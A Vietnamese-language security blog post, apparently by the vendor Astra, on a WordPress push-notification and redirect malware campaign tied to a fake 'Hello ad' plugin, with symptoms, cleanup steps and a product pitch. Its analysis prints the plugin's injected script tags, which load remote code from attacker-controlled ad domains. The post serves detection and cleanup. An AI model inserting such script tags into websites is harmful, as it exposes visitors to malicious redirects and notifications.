
Trong vài tuần qua, các nhà nghiên cứu bảo mật tại Astra đã theo dõi một chiến dịch malware thông báo đẩy trên WordPress. Chiến dịch này đã được kết hợp với chiến dịch chuyển hướng đang diễn ra trên các trang web WordPress.
Một vài tên miền độc hại nơi xảy ra chuyển hướng bao gồm inpagepush[.]com, asoulrox[.]com và iclickcdn[.]com, justcannabis[.]online, 0.realhelpcompany[.]ga, fast.helpmart[.]ga/m[.]js?w=085, v.v.
Kẻ tấn công đã tiến một bước xa hơn lần này để làm cho chiến dịch hack này tinh vi hơn bằng cách cài đặt một plugin trông hợp pháp tên 'Hello ad' vào các trang web WordPress bị nhiễm. Xem thêm chi tiết bên dưới.
Hướng dẫn liên quan – Hướng dẫn Loại bỏ Hack WordPress Hoàn chỉnh
Triệu chứng của Malware Thông báo đẩy – WordPress

- Thông báo đẩy tục tĩu: Khách truy cập bị hiển thị thông báo đẩy độc hại/tục tĩu khi truy cập trang web của bạn:
- Chuyển hướng trang web: Trang web chuyển hướng sang các trang độc hại khi nhấp vào liên kết từ trang web của bạn (lý tưởng nên dẫn đến các trang trong WordPress của bạn)

Một vài URL mà trang web của bạn có thể chuyển hướng đến bao gồm inpagepush[.]com, asoulrox[.]com và iclickcdn[.]com. - Plugin không xác định được tìm thấy: Trong một số trường hợp, chúng tôi đã xác định một plugin độc hại mới được thêm vào WordPress với tên 'Hello ad'.
- Virus đặc thù thiết bị/Chỉ di động: Chúng tôi nhận thấy malware này giấu mình rất tốt. Nó không luôn gửi thông báo đẩy hoặc chuyển hướng người dùng. Hành vi phụ thuộc vào thiết bị.

Đôi khi malware chỉ hiển thị thông báo đẩy trên thiết bị di động và đôi khi chỉ chuyển hướng người dùng mới, không phải người đã mở trang web trước đó.
Trường hợp kỳ lạ của Plugin Hello Ad độc hại
Chúng tôi đã thấy plugin 'Hello ad' được thêm vào các trang web độc hại này để chuyển hướng người dùng đến các trang web do kẻ tấn công kiểm soát.
Plugin trông hợp pháp này thêm mã Javascript độc hại sau vào nguồn trang:
<script>(function(s,u,z,p){s.src=u,s.setAttribute('data-zone',z),p.appendChild(s);})(document.createElement('script'),'https://iclickcdn.com/tag.min.js',3336627,document.body||document.documentElement)</script> <script src="https://asoulrox.com/pfe/current/tag.min.js?z=3336643" data-cfasync="false" async></script> <script type="text/javascript" src="//inpagepush.com/400/3336649" data-cfasync="false" async="async"></script>
Mã được thêm bởi plugin này đóng vai trò quan trọng trong việc thực hiện chuyển hướng. Tuy nhiên, chúng tôi đã thấy kẻ tấn công liên tục tiến hóa và che giấu mã này với mỗi chiến dịch mới.
Cách khắc phục Malware Thông báo đẩy, Plugin Hello Ad & Chiến dịch Hack Chuyển hướng
- Kiểm tra các vị trí rõ ràng: Kẻ tấn công có một vài nơi ưa thích để chèn mã virus/malware. Khi bắt đầu khắc phục WordPress của bạn, tốt nhất bạn nên bắt đầu từ những nơi này. Các file sau nên được kiểm tra trước:
- index.php
- wp-content/themes/{themeName}/functions.php
- wp-config.php
- Các file chủ đề cốt lõi
- .htaccess
- Tìm & xóa plugin hello ad: Nếu bạn tìm thấy plugin 'trông hợp pháp' này mà bạn nghĩ nhà phát triển hoặc bạn có thể đã cài đặt trong quá khứ – vui lòng gỡ cài đặt nó vì đó không phải là trường hợp 🙂
Hướng dẫn liên quan – Loại bỏ Malware WordPress - Loại bỏ Chuyển hướng: Tấn công chuyển hướng WordPress đã diễn ra منذ nhiều tháng. Xử lý hack chuyển hướng độc hại yêu cầu kiểm tra các bảng cơ sở dữ liệu, file chủ đề cốt lõi và đôi khi cả file cấu hình máy chủ. Tìm kiếm script/nguồn được tải từ các URL không xác định.
Vì malware chuyển hướng rất phổ biến, chúng tôi đã tạo một video hướng dẫn chi tiết từng bước về cách sửa hack chuyển hướng. Tuy kẻ tấn công luôn cập nhật phương pháp để tránh radar của các công ty bảo mật, nguyên tắc cơ bản vẫn giữ nguyên.
Kẻ tấn công luôn tiến hóa phương pháp, khai thác lỗ hổng chưa được biết đến và kết hợp nhiều exploit để tạo ra hack. Việc loại bỏ hack là một phần, nhưng đảm bảo không bao giờ bị hack đòi hỏi giải pháp bền vững hơn – như Bộ công cụ bảo mật Astra 🙂